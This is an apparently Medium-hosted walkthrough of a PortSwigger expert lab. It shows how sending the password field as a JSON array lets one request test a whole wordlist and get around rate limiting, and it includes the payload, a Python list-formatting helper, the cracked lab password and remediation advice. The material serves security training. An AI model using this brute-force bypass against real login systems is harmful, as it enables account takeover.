June 2, 2026
PortSwigger Academy: Exploiting Broken Brute-Force Protection via Multiple Credentials per Request
Most modern web applications deploy rate-limiting defenses to protect accounts against brute-force attacks. Typical defenses track the…

Ayeshaaghafoor
3 min read
Most modern web applications deploy rate-limiting defenses to protect accounts against brute-force attacks. Typical defenses track the number of failed authentication requests per IP address or per username within a given timeframe. However, if the application's backend logic processes incoming authentication data poorly, attackers can bypass these protection mechanisms entirely.
In this write-up, we will walk through solving the PortSwigger Expert lab: Broken brute-force protection, multiple credentials per request. We will look at how an application that accepts login data in JSON format can be manipulated into testing an entire wordlist within a single HTTP request, rendering traditional request-based rate-limiting obsolete.
1. Analyzing the Vulnerability

Our objective is to crack the password for the target user carlos using a provided list of candidate passwords, and then access his account page.
When we inspect how the application handles authentication, we notice it transmits credentials using a structured JSON payload rather than standard URL-encoded form data. A typical request looks like this:
JSON
{
    "username": "carlos",
    "password": "password123"
}
{
"username": "carlos",
"password": "password123"
}If we try to brute-force this conventionally by firing hundreds of individual HTTP requests, the application's defensive middleware flags our IP and cuts us off.
2. Identifying the Logic Flaw
The core security flaw lies in how the authentication mechanism parses the password value. Instead of strictly expecting a single string scalar value, the backend parser accepts an array of strings.
If we pass an array of multiple values under the "password" key, the application iterates through them internally to check for a match before returning a single response. This means we can test dozens, hundreds, or even thousands of passwords, but the rate limiter only registers it as a single request.
Step 1: Verification (PoC)

To test this behavior, we intercept the login request in Burp Suite, send it to Repeater, and modify the payload structurally to pass an array of dummy values:
JSON
{
    "username": "carlos",
    "password": [
        "jjndjenf2",
        "ihfihfi3rhf"
    ]
}
{
"username": "carlos",
"password": [
"jjndjenf2",
"ihfihfi3rhf"
]
}When we submit this request, the server evaluates both strings internally. Because neither is correct, it returns a standard 200 OK response without triggering any account lockout.
3. Preparing the Mass Attack Payload
To run our entire wordlist efficiently without breaking the JSON syntax structure, formatting the raw password list manually would be tedious and error-prone.
To automate this, we can write a quick helper script (such as a Python script) to read the candidate passwords from the lab's file, wrap each element in quotes, separate them with commas, and output them as a clean JSON array list: ["pass1", "pass2", "pass3", ...].
# The raw wordlist block provided by the user
raw_data = """
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
superman
1qaz2wsx
7777777
121212
000000
qazwsx
123qwe
killer
trustno1
jordan
jennifer
zxcvbnm
asdfgh
hunter
buster
soccer
harley
batman
andrew
tigger
sunshine
iloveyou
2000
charlie
robert
thomas
hockey
ranger
daniel
starwars
klaster
112233
george
computer
michelle
jessica
pepper
1111
zxcvbn
555555
11111111
131313
freedom
777777
pass
maggie
159753
aaaaaa
ginger
princess
joshua
cheese
amanda
summer
love
ashley
nicole
chelsea
biteme
matthew
access
yankees
987654321
dallas
austin
thunder
taylor
matrix
mobilemail
mom
monitor
monitoring
montana
moon
moscow
"""

# Split the text by newlines and remove any accidental blank lines or leading/trailing whitespace
password_list = [line.strip() for line in raw_data.strip().split("\n") if line.strip()]

# Print the formatted Python list
print(password_list)
# The raw wordlist block provided by the user
raw_data = """
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
654321
superman
1qaz2wsx
7777777
121212
000000
qazwsx
123qwe
killer
trustno1
jordan
jennifer
zxcvbnm
asdfgh
hunter
buster
soccer
harley
batman
andrew
tigger
sunshine
iloveyou
2000
charlie
robert
thomas
hockey
ranger
daniel
starwars
klaster
112233
george
computer
michelle
jessica
pepper
1111
zxcvbn
555555
11111111
131313
freedom
777777
pass
maggie
159753
aaaaaa
ginger
princess
joshua
cheese
amanda
summer
love
ashley
nicole
chelsea
biteme
matthew
access
yankees
987654321
dallas
austin
thunder
taylor
matrix
mobilemail
mom
monitor
monitoring
montana
moon
moscow
"""
# Split the text by newlines and remove any accidental blank lines or leading/trailing whitespace
password_list = [line.strip() for line in raw_data.strip().split("\n") if line.strip()]
# Print the formatted Python list
print(password_list)Once the formatted list is generated, we copy and paste the entire array block directly into the value of our "password" parameter inside Burp Suite.
4. Finding the Correct Password

With our mass array payload ready, we dispatch the modified request to the server.
Instead of getting blocked by a rate limiter or receiving a series of individual failed attempts, the backend evaluates our array sequentially. The moment it encounters the correct string — "maggie" — the application registers a successful login event and responds with an HTTP 302 Found redirect alongside a valid session cookie.
5. Solving the Lab
By isolating the successful response, we determine that "maggie" is the true credential pair. We simply return to our browser interface, input the valid credentials manually:
Username: carlos
Password: maggie
The application authenticates the session, unlocking the user account dashboard and cleanly completing the lab challenge.
Remediation Strategy
To patch logic flaws associated with multi-credential processing, organizations should adopt the following secure development standards:
- Strict Type Validation: Implement strict schema validation on incoming API and authentication payloads. Ensure the validation layer explicitly requires the password parameter to be a single scalar string, rejecting arrays or nested objects immediately with a
400 Bad Requeststatus code. - Granular Failure Metrics: If an array input structure is a genuine business requirement, ensure that rate-limiting metrics calculate and track individual internal evaluation failures rather than relying solely on raw HTTP request counts.
If you found this technical write-up helpful, give it a clap and follow for more expert-level PortSwigger web security lab solutions!